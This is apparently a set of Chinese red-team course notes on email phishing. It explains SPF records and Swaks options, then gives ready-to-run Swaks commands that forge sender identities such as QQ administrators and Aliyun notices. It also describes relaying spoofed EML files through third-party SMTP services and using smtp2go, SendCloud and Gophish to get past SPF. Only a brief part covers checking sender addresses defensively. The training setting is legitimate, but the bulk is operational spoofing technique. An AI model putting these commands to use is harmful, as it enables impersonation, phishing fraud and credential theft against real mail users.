

红队 APT-钓鱼篇&邮件钓鱼&SPF 绕过&自建邮件系统&Swaks&Gophish





#知识点：

1、红队技能-网络钓鱼-邮件系统

2、邮件钓鱼-平台-Gophish&Swaks

3、邮件钓鱼-系统-smtp2go&SendCloud

4、邮件钓鱼-自定义-Ewomail&Postfix

#章节点：

投递钓鱼篇，流量加密篇，其他篇（待定）

演示案例：

- 邮件钓鱼-前置-攻击&防范 7 看
- 邮件钓鱼-无 SPF-直接伪造发信人
- 邮件钓鱼-有 SPF-三方中转伪造发信人
- 邮件钓鱼-有 SPF-自建中转伪造发信人
- 邮件钓鱼-平台框架-优化内容&收信&页面

前置内容：

1、什么是 SPF：

发件人策略框架（Sender Policy Framework）电子邮件认证机制

中文译为发送方策略框架,主要作用是防止伪造邮件地址。

2、如何判断 SPF：

```
dig -t txt qq.com          //linux
nslookup -type=txt qq.com //windows
```

"v=spf1 -all" （拒绝所有，表示这个域名不会发出邮件）

"v=spf1 +all" （接受所有）

"v=spf1 ip4:192.168.0.1/16 -all"（只允许 192.168.0.1/16 范围内的 IP 发送邮件）

"v=spf1 mx -all"（允许当前域名的 mx 记录对应的 IP 地址发送邮件）

"v=spf1 mx mx:test.example.com -all"（允许当前域名和 test.example.com 的 mx 记录对应的 IP 地址发送邮件）

"v=spf1 a mx ip4:173.194.72.103 -all"（允许当前域名的 a 记录和 mx 记录和一个给定的 IP 地址发送邮件）

"v=spf1 include:example.com -all"（采用和 example.com 一样的 SPF 记录）

3、Swaks 简单使用说明：

-t -to 目标地址 -t test@test.com

-f -from 来源地址 (发件人) -f "text<text@text.com>"

-protocol 设定协议(未测试)

--body "http://www.baidu.com" //引号中的内容即为邮件正文；

--header "Subject:hello" //邮件头信息，subject 为邮件标题

-ehlo 伪造邮件 ehlo 头

--data ./Desktop/email.txt //将 TXT 文件作为邮件发送；

4、gophish 安装使用：

https://docs.getgophish.com/

5、邮件钓鱼防范：7 看

-看发件人地址

收到可疑邮件首先要查看发件人地址。如果是办公邮件，发件人多数会使用单位工作邮箱，如果发现对方使用的是外部邮箱账号如 gmail，qq 邮箱，或者邮箱账号拼写很奇怪，那么就需要提高警惕。钓鱼邮件的发件人地址也经常会进行伪造，比如伪造成本单位域名的邮箱账号或者系统管理员账号。

实验 1：无 SPF 直接伪造-Swaks

临时邮箱：

http://24mail.chacuo.net/

https://www.linshi-email.com/

1、检测：

```
nslookup -type=txt xxx.com
```

2、伪造：

```
swaks --header-X-Mailer "" --header-Message-Id "" --header-"Content-Type"="text/html" --from "QQ 管理<admin@qq.com>" --ehlo shabimeiguo -header "Subject: 测试" --body 我们做了一个测试 --to owazmoffth@iubridge.com
```

实验 2：有 SPF 直接伪造-Swaks

http://jetmore.org/john/code/swaks/

1、软刚发信人：（修改字眼）

```
swaks --body "test" --header "Subject:testT" -t xx@163.com -f system@notice.aliyun.com.cn
```

2、硬刚发信人：（转发突破）

注册一个邮箱开启 POP3 转发

-使用网上已知的邮箱系统

1、将要发送的邮件导出 EML 模版

2、修改内置的发件人内容时间等

```
swaks --to 收信人 -f 发信人 --data 1.eml  --server smtp.163.com -p 25 -au 帐号 -ap 授权码
```

-自建要伪造高仿的邮箱系统

使用第三方平台或自行搭建

设置 SPF，中转平台突破

1、smtp2go（速度慢但免费发送量大）

2、SendCloud（速度快但免费发送量少）

3、当然也可以自己搭建邮件服务器-Ewomail&Postfix（下节课）

https://www.smtp2go.com/

https://www.sendcloud.net/

http://www.ewomail.com/

1、生成 API_KEY

2、创建自己域名

3、配置域名解析

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址